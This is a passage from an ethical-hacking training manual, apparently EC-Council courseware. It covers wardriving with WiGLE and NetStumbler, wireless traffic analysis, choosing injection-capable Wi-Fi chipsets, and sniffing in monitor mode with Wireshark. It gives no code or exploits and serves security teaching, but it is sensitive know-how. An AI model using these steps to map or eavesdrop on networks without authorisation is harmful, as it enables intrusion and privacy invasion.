


Figure 16.47: Screenshot of Wi-Fi Finder

The following are some additional Wi-Fi hotspot finder tools:

- Homedale::Wi-Fi/WLAN Monitor (*http://www.the-sz.com*)
- Fing - Network Tools (*https://play.google.com*)
- WiFi Finder - Free WiFi Map (*https://play.google.com*)
- WiFi Map (*https://play.google.com*)
- Find Wifi (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Network Discovery Through WarDriving

Step 1	Register with WiGLE (*https://wigle.net*) and download the map packs of your area to view the plotted APs on a geographical map
Step 2	Connect the antenna or GPS device to the laptop via a USB serial adapter and board a car
Step 3	Install and launch NetStumbler and WiGLE client software, and turn on the GPS device
Step 4	Drive the car at speeds of 35 mph or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi spots)
Step 5	Capture and save the NetStumbler log files, which contain the GPS coordinates of the APs
Step 6	Upload this log file to WiGLE, which will then automatically plot the points onto a map

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Network Discovery Through WarDriving

WarDriving can be used to discover Wi-Fi networks with the following procedure.

- Register with WiGLE (*https://wigle.net*) and download map packs of the target area to view the plotted APs on a map.
- Connect the laptop to an antenna and a GPS device via a USB serial adapter and board a car.
- Install and launch NetStumbler and WiGLE client software and turn on the GPS device.
- Drive the car at speeds of 35 mph or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi networks).
- Capture and save the NetStumbler log files that contain the GPS coordinates of the APs.
- Upload this log file to WiGLE, which automatically plots the points on a map.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Traffic Analysis

- Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network
- This helps to determine the appropriate strategy for a successful attack
- Attackers analyze a wireless network to determine the broadcast SSID, presence of multiple access points, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc.
- Attackers use Wi-Fi packet analyzer tools, such as AirMagnet WiFi Analyzer, Wireshark, SteelCentral Packet Analyzer, OmniPeek Enterprise, and CommView for Wi-Fi, to capture and analyze the traffic of a target wireless network

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Traffic Analysis


The third step in the wireless hacking methodology is to analyze the traffic of the discovered wireless network. An attacker performs wireless traffic analysis before launching actual attacks on the wireless network. This analysis helps the attacker determine the vulnerabilities and susceptible victims in the target network as well as the appropriate strategy for a successful attack. The attacker uses various tools and techniques to analyze the traffic of the target wireless network.

Wi-Fi protocols are unique to Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets. Attackers analyze a wireless network to determine the broadcasted SSID, presence of multiple APs, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc. Attackers use Wi-Fi packet sniffing tools such as AirMagnet WiFi Analyzer PRO, Wireshark, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, and CommView for Wi-Fi to capture and analyze the traffic of a target wireless network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Choosing the Optimal Wi-Fi Card

- Choosing the optimal Wi-Fi card is very important for an attacker as certain tools, such as Aircrack-ng and KisMAC, only work with selected wireless chipsets



Choosing the Optimal Wi-Fi Card

Choosing the optimal Wi-Fi card is very important for an attacker because tools such as aircrack-ng and KisMAC work only with selected wireless chipsets. An attacker considers the following when choosing the optimal Wi-Fi card.

- **Determine the Wi-Fi requirements**: An attacker may want to listen to wireless network traffic or both listen to and inject packets. Windows systems can listen to network traffic but do not have the capability of injecting data packets, whereas Linux has the capability of both listening and injecting packets. Based on these issues, the attacker chooses the OS; hardware format, such as Personal Computer Memory Card International Association (PCMCIA) and USB; and features, such as listening, injection, or both.
- **Learn the capabilities of a wireless card**: Wireless cards have two manufacturers. One is the brand of the card, and the other is the chipset manufacturer. Knowing the card manufacturer and model is not sufficient to choose the Wi-Fi card. The attacker must also know about the chipset of the card. Most card manufacturers are reluctant to reveal the chipset used in their cards, but this information is critical for the attacker because it allows the attacker to determine the supported OS, the required software drivers, and limitations.
- **Determine the chipset of the Wi-Fi card**: An attacker can determine the chipset of a Wi-Fi card using the following techniques.
  - Search the Internet.
  - View Windows driver filenames, which often reveal the chipset name.
  - Check the manufacturer's page.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The wireless chip can be directly viewed for some cards. Often, the chipset number can also be observed.
- The Federal Communications Commission (FCC) ID Search can be used to look up detailed information on the device if an FCC identification number is printed on the board. This search will return information on the manufacturer, model, and chipset.

Card manufacturers occasionally change the card chipset while retaining the model number. Manufacturers may call this a "card revision" or "card version." Therefore, an attacker's search must include the version or revision. The method to determine it may vary by OS. The site *https://wireless.wiki.kernel.org/en/users/Drivers* may provide compatibility information.

- **Verify the chipset capabilities**: Before choosing a Wi-Fi card, the attacker must verify that the chipset is compatible with the OS and that it meets all requirements.
- **Determine the drivers and patches required**: Attackers must determine the drivers required for the chipset and any patches required for the OS.

After considering all these aspects to choose a chipset, the attacker chooses a card that uses that specific chipset with the help of a compatible card list.





Figure 16.48: Process of choosing the optimal Wi-Fi card

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing Wireless Traffic

- Sniffing is a type of eavesdropping wherein attackers capture all ongoing wireless communications
- To sniff the wireless traffic, an attacker needs to enable monitor mode on their Wi-Fi cards
- Attackers analyze the captured traffic to perform further attacks on the target network
- Attackers use tools, such as Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Enterprise, CommView for Wi-Fi, and Kismet, to sniff the wireless network



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing Wireless Traffic

Sniffing is a type of eavesdropping in which attackers intercept all ongoing wireless communication. Attackers perform wireless sniffing by simply tuning a receiver to the target transmission frequency and identifying the target communication protocol used. Attackers analyze the captured traffic to perform further attacks on the target network. To sniff wireless traffic, an attacker needs to enable the monitor mode on their Wi-Fi card.

All Wi-Fi cards do not support the monitor mode in Windows. The following link can be used to check whether a Wi-Fi card supports the monitor mode: *https://secwiki.org/w/Npcap/WiFi_adapters*

Attackers use tools such as Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, CommView for Wi-Fi, and Kismet to sniff wireless networks.

- **Wireshark with Npcap**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol sniffer and analyzer. It allows users to capture and interactively browse the traffic in a target network. Wireshark can read live data from Ethernet networks, Token Ring networks, FDDI networks, Point-to-Point Protocol (PPP) and Serial Line Internet Protocol (SLIP) networks, 802.11 wireless LAN, automated teller machine (ATM) connections (if the ATM's OS allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. Npcap is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

  Attackers capture wireless traffic by enabling the monitor mode in Wireshark. Wireshark allows attackers to capture a huge amount of management frames, control frames, data frames, etc. and further helps them analyze Radiotap header fields to gather critical

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

information such as the protocols used, encryption techniques used, frame lengths, and MAC addresses.





Figure 16.49: Screenshot showing Wireshark capturing wireless traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Spectrum Analysis

